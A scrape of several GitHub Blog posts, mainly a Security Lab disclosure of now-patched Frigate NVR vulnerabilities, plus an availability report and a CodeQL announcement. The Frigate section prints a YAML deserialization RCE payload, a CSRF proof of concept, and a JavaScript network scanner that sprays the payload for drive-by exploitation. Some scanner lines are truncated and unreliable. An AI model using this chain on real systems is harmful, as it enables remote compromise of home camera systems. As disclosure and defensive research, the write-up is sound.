
Milestone
No milestone

Notifications Customize
Unsubscribe
You're receiving notifications because you're watching this repository.

2 participants

Lock conversation

Sometimes we need more real time alerts for Security Findings, both for reminders or critical mitigation. We integrated Slack into Security Findings to accomplish this. Whether it's communicating the current state of findings or reminding service owners about upcoming security exception milestones, it's only a simple Slack message away.



Security Findings APP 12:49
sentinel

👀 5 new security findings created

⚠️ 4 security findings are close to missing the SLA

⚠️ 0 security findings have missed the SLA

Conclusion

We invest substantial effort to ensure the comprehensive scanning of components across our infrastructure. This includes scanning images, virtual machines, cloud resources, and other assets to guarantee that they remain within our surveillance. This proactive approach allows us to swiftly address any newly identified risks with confidence. Since the introduction of our Security Findings initiative within GitHub last year, we've processed over 150 million findings. Every discovery undergoes automated analysis as part of our pipeline, and if necessary, it receives manual triage. This process not only enriches the data but also assesses its relevance and, if necessary, directs it for appropriate action.

By sticking to our core principles of making security easy to consume we've witnessed a transformation in our ability to manage and expand our security findings handling across the organization. This enables our security teams to concentrate on the most critical aspects of their work and developers to gain time back to focus on building new features.

We hope that by sharing our learnings and the best practices we've discovered we can continue to fuel growth in security mindsets and collective knowledge sharing to help us all secure the world together.

Ready to embark on a journey with us? Explore our careers page for thrilling opportunities and join the adventure!

The post Scaling vulnerability management across thousands of services and more than 150 million findings appeared first on The GitHub Blog.

| Articles | Sections | *Next* |

13 Dec, 2023

Updates, ideas, and inspiration from GitHub to help developers build and design software.

GitHub Availability Report: November 2023

`Jakub Oleksy`

In November, we experienced one incident that resulted in degraded performance across GitHub services. The post GitHub Availability Report: November 2023 appeared first on The GitHub Blog.

Securing our home labs: Frigate code review

`Logan MacLaren`

This blog post describes two linked vulnerabilities found in Frigate, an AI-powered security camera manager, that could have enabled an attacker to silently gain remote code execution. The post Securing our home labs: Frigate code review appeared first on The GitHub Blog.

Default setup now includes scheduled scans and supports all languages covered by CodeQL

`Walker Chabbott`

We've added new improvements to default setup, including automatically scheduling scans on repositories and support for all CodeQL covered languages. The post Default setup now includes scheduled scans and supports all languages covered by CodeQL appeared first on The GitHub Blog.

GitHub Availability Report: November 2023

In November, we experienced one incident that resulted in degraded performance across GitHub services.

November 3 18:42 UTC (lasting 38 minutes)

Between 18:42 and 19:20 UTC on November 3, the GitHub authorization service experienced excessive application memory use, leading to failed authorization requests and users getting 404 or error responses on most page and API requests.

A performance and resilience optimization to the authorization microservice contained a memory leak that was exposed under high traffic. Testing did not expose the service to sufficient traffic to discover the leak, allowing it to graduate to production at 18:37 UTC. The memory leak under high load caused pods to crash repeatedly starting at 18:42 UTC, failing authorization checks in their default closed state. These failures started triggering alerts at 18:44 UTC. Rolling back the authorization service change was delayed as parts of the deployment infrastructure relied on the authorization service and required manual intervention to complete. Rollback completed at 19:08 UTC and all impacted GitHub features recovered after pods came back online.

To reduce the risk of future deployments, we implemented changes to our rollout strategy by including additional monitoring and checks, which automatically block a deployment from proceeding if key metrics are not satisfactory. To reduce our time to recover in the future, we have removed dependencies between the authorization service and the tools needed to roll back changes.

Please follow our status page for real-time updates on status changes and post-incident recaps. To learn more about what we’re working on, check out the GitHub Engineering Blog.

The post GitHub Availability Report: November 2023 appeared first on The GitHub Blog.


	Articles	Sections	*Next*

Securing our home labs: Frigate code review

At GitHub Security Lab, we are continuously analyzing open source projects in line with our goal of **keeping the software ecosystem safe**. Whether by manual review, multi-repository variant analysis, or internal automation, we focus on high-profile projects we all depend on and rely on.

Following on our Securing our home labs series, this time, we (Logan MacLaren, @maclarel, and Jorge Rosillo, @jorgectf) paired in our duty of reviewing some of our automation results (leveraging GitHub code scanning), when we came across an alert that would absorb us for a while. By the end of this post, you will be able to understand how to get remote code execution in a Frigate instance, even when the instance is not directly exposed to the internet.

The target



Monitor your security cameras with locally processed AI

Frigate is an open source NVR built around real-time AI object detection. All processing is performed locally on your own hardware, and your camera feeds never leave your home.

Coming Soon: Get access to custom models designed specifically for Frigate with Frigate+.

[Frigate](#) is an open source network video recorder that can consume video streams from a wide variety of consumer security cameras. In addition to simply acting as a recorder for these streams, it can also perform local object detection.


Furthermore, Frigate offers deep integrations with Home Assistant, which [we audited a few weeks ago](#). With that, and given the significant deployment base (more than **1.6 million downloads** of [Frigate container](#) at the time of writing), this looked like a great project to dig deeper into as a continuation for our previous research.

Issues we found

Code scanning initially alerted us to several potential vulnerabilities, and the one that stood out the most was [deserialization of user-controlled data](#), so we decided to dive into that one to start.

Please note that the code samples outlined below are based on Frigate 0.12.1 and all vulnerabilities outlined in this report have been patched as of the latest beta release (0.13.0 Beta 3).

Insecure deserialization with `yaml.load` (CVE-2023-45672)



frigate/util.py:78

```
        PreserveDuplicatesLoader.add_constructor(
            yaml.resolver.BaseResolver.DEFAULT_MAPPING_TAG, map_constructor
        )
        return yaml.load(raw_config, PreserveDuplicatesLoader)
```

```
Unsafe deserialization depends on a user-provided value.
```

CodeQL Show paths

```


    def draw_timestamp(
```

Tool	Rule ID	Query
CodeQL	py/unsafe-deserialization	View source

Deserializing untrusted data using any deserialization framework that allows the construction of arbitrary serializable objects is easily exploitable and in many cases allows an attacker to execute arbitrary code. Even before a deserialized object is returned to the caller of a deserialization method a lot of code may have been executed, including static initializers, constructors, and finalizers. Automatic deserialization of fields means that an attacker may craft a nested combination of objects on which the executed initialization code may have unforeseen effects, such as the execution of arbitrary code.

Frigate offers the ability to update its configuration in three ways—through a configuration file local to the system/container it runs on, through its UI, or through the `/api/config/save` REST API endpoint. When updating the configuration through any of these means there will eventually be a call to `load_config_with_no_duplicates` which is where this vulnerability existed.

Using the `/api/config/save` endpoint as an entrypoint, input is initially accepted through `http.py`:

```
@bp.route("/config/save", methods=["POST"])
def config_save():
    save_option = request.args.get("save_option")

    new_config = request.get_data().decode()
```

The user-provided input is then parsed and loaded by `load_config_with_no_duplicates`:

```
@classmethod
def parse_raw(cls, raw_config):
    config = load_config_with_no_duplicates(raw_config)
    return cls.parse_obj(config)
```

However, `load_config_with_no_duplicates` uses `yaml.loader.Loader` which can **instantiate custom constructors**. A provided payload will be executed directly:

```
PreserveDuplicatesLoader.add_constructor(
    yaml.resolver.BaseResolver.DEFAULT_MAPPING_TAG,
map_constructor
)
return yaml.load(raw_config, PreserveDuplicatesLoader)
```

In this scenario providing a payload like the following (invoking `os.popen` to run `touch /tmp/pwned`) was sufficient to achieve **remote code execution**:

```
!!python/object/apply:os.popen
- touch /tmp/pwned
```

Cross-site request forgery in `config_save` and `config_set` request handlers (CVE-2023-45670)

Even though we can get code execution on the host (potentially a container) running Frigate, most installations are only exposed in the user local network, so an attacker cannot interact directly with the instance. We wanted to find a way to get our payload to the target system without needing to have direct access. Some further review of the API led us to find two notable things:

1. The API does not implement any authentication (nor does the UI), instead relying on user-provided security (for example, an authentication proxy).
2. No CSRF protections were in place, and the attacker does not really need to be able to read the cross-origin response, meaning that even with an authentication proxy in place a “drive-by” attack would be feasible.

As a simple proof of concept (PoC), we created a web page that will run a Javascript function targeted to a server under our control and drop in our own configuration (note the camera name of `pwnd`):

```
const pwn = async () =&gt; {
        const data = `mqtt:
  host: mqtt
cameras:
  pwnd:
    ffmpeg:
      inputs:
        - path: /media/frigate/car-stopping.mp4
          input_args: -re -stream_loop -1 -fflags +genpts
          roles:
            - detect
            - rtmp
    detect:
      height: 1080
      width: 1920
      fps: 5`;


        await fetch("http://:5000/api/config/save?
save_option=saveonly", {
    method: "POST",
    mode: "no-cors",
    body: data
        });
}
pwn();
```

Putting these into action for a *“drive-by”*

As we have a combination of an API endpoint that can update the server’s configuration without authentication, is vulnerable to a “drive-by” as it lacks CSRF protection, and a vulnerable configuration parser we can quickly move toward **0-click RCE** with **little or no knowledge of the victim’s network or Frigate configuration**.

For the purposes of this PoC, we have Frigate 0.12.1 running at 10.0.0.2 on TCP 5000.

Using the following Javascript we can scan an arbitrary network space (for example, 10.0.0.1 through 10.0.0.4) to find a service accepting connections on TCP 5000. This will iterate over any IP in the range we provide in the script and scan the defined port range. If it finds a hit, it will run the `pwn` function against it.

```
// Tested and confirmed functional using Chrome 118.0.5993.88
with Frigate 0.12.1.

const pwn = (host, port) =&gt; {
       const data = `!!python/object/apply:os.popen
- touch /tmp/pwned`;

        fetch("http://" + host + ":" + port + "/api/config/save?
save_option=saveonly", {
    method: "POST",
    mode: "no-cors",
    body: data
        });
};

const thread = (host, start, stop, callback) =&gt; {
    const loop = port =&gt; {
        if (port  {
                callback(port);
                loop(port + 1);
            }).catch(err =&gt; {
                loop(port + 1);
            });
        }
    };
    setTimeout(() =&gt; loop(start), 0);
};

const scanRange = (start, stop, thread_count) =&gt; {
    const port_range = stop - start;
    const thread_range = port_range / thread_count;
    for (let n = 0; n &lt; 5; n++) {
            let host = &quot;10.0.0.&quot; + n;
            for (let i = 0; i  {
                    pwn(host, port);
                });
            }
    }
}

window.onload = () =&gt; {
    scanRange(4998, 5002, 2);
};
```

This can, of course, be extended out to scan a larger IP range, multiple different IP ranges (for example, 192.168.0.0/24), different port ranges, etc. In short, the attacker does not need to know anything about the victim's network or the location of the Frigate service—if it's running on a predictable port a malicious request can easily be sent to it with no user involvement beyond accessing the malicious website. It is likely that this can be further extended to perform validation of the target prior to submitting a payload; however, the ability to "spray" a malicious payload in this fashion is sufficient for zero-knowledge exploitation without user interaction.

Credit to wybiral/localscan for the basis of the Javascript port scanner.

Being a bit sneakier with the `/config` API

The `/config` API has three main capabilities:

- Pull the existing config
- Save a new config
- Update an existing config

As Frigate, by default, has no authentication mechanism it's possible to arbitrarily pull the configuration of the target server by sending a `GET` request to `:/api/config/raw`. While this may not seem too interesting at first, this can be used to pull MQTT credentials, RTSP password(s), and local file paths that we can take advantage of for exfiltration.

The `saveonly` option is useful if we wish to utilize the deserialization vulnerability; however, `restart` can actually have the server *running* with a configuration under our control.

Combining these three capabilities with the CSRF vulnerability outlined above, it's possible to not only achieve RCE (the most interesting path), but also to have Frigate running a malicious config in a way that's largely invisible to the owner of the service.

In short, we can:

- Pull the existing configuration from `/config/raw`.
- Insert our own configuration (e.g. disabling recording, changing the MQTT server location, changing feeds to view cameras under our control, etc…—movie-style hacker stuff) and prompt the server to run with it using `/config/save`'s `restart` argument.
- Overwrite our malicious configuration with the original configuration *but not utilize it* by again updating through `/config/save` using the `saveonly` argument.

Conclusion

Frigate is a fantastic project, and it does what it aims to do very well, with significant customization options. Having said this, there remains considerable room for improvement with the out-of-the-box security configuration, so additional security protections are strongly recommended for deployments of this software.

At the time of writing the vulnerabilities outlined here have all been patched (>= 0.13.0 Beta 3) and the following GitHub Security Advisories and CVEs have been published:

- GHSA-xq49-hv88-jr6h / CVE-2023-45670
- GHSA-jjxc-m35j-p56f / CVE-2023-45671
- GHSA-qp3h-4q62-p428 / CVE-2023-45672

We also published our advisory on the GitHub Security Lab page.

We encourage users of Frigate to update to the latest releases as soon as possible, and also you, fellow reader, to stay tuned for more blog posts in the *Securing our home labs* series!

The post Securing our home labs: Frigate code review appeared first on The GitHub Blog.

Previous | **Articles** | **Sections** | *Next*

Default setup now includes scheduled scans and supports all languages covered by CodeQL


This year, we’ve made a number of improvements focused on simplifying the enablement process for code scanning. We started back in January with the release of default setup, which allows you to automatically enable code scanning on a repository in just a few clicks.

We then gave you the ability to rapidly scale code scanning through multi-repository enablement, allowing you to use default setup on groups of repositories or your entire organization at once. Now, we’re giving you even more flexibility in how you can use default setup, whether it’s at the org level or just on your own personal repository.

Default setup will now automatically set up scheduled scans, and we’ve expanded language coverage to all CodeQL supported languages.

Scheduled scanning keeps you continuously secure

Scheduled scans have always been a feature of code scanning, allowing scans to be run automatically on a fixed schedule. This helps continuously keep your repositories secure by helping you find and fix any new vulnerabilities that are introduced on a regular cadence. Default setup will now automatically schedule scans on a weekly basis, ensuring you’re seeing accurate and up-to-date alerts on your repositories.



CodeQL default configuration

Languages
These languages were detected on the default branch of this repository.

JavaScript / TypeScript

1 of 2 languages selected

Query suites
Group of queries to run against your code.

Default
CodeQL high-precision queries.

Scan events
These events will trigger a new scan.

On push and pull requests to
`main` and protected branches

On a weekly schedule
Next scan of `main` on Aug 22, 11:11 AM

Edit Close

Default setup now supports all CodeQL supported languages

CodeQL natively supports C, C++, JavaScript, TypeScript, Python, Ruby, Go, Kotlin/Java, Swift, and C#. Now, you can use the default setup on any repository using a CodeQL supported language. If a language fails, it will be automatically deselected from the configuration. The analysis and any alerts from the successful languages will be available.

This will ensure that default setup uses the best configuration for your repository, no matter what language(s) you're using. With auto-deselecting you'll have peace of mind, knowing that default setup can troubleshoot itself if any issues are encountered during the setup process. Default setup will also automatically evolve its configuration to include any new languages you add to your repository. If the new language fails, the previous configuration will be resumed, without you having to prompt it.

Learn more about GitHub security solutions

GitHub is committed to helping build safer and more secure software without compromising on the developer experience. To learn more or enable GitHub's security features in repositories, check out the getting started guide.

The post Default setup now includes scheduled scans and supports all languages covered by CodeQL appeared first on The GitHub Blog.

Previous | **Articles** | **Sections** | *Next*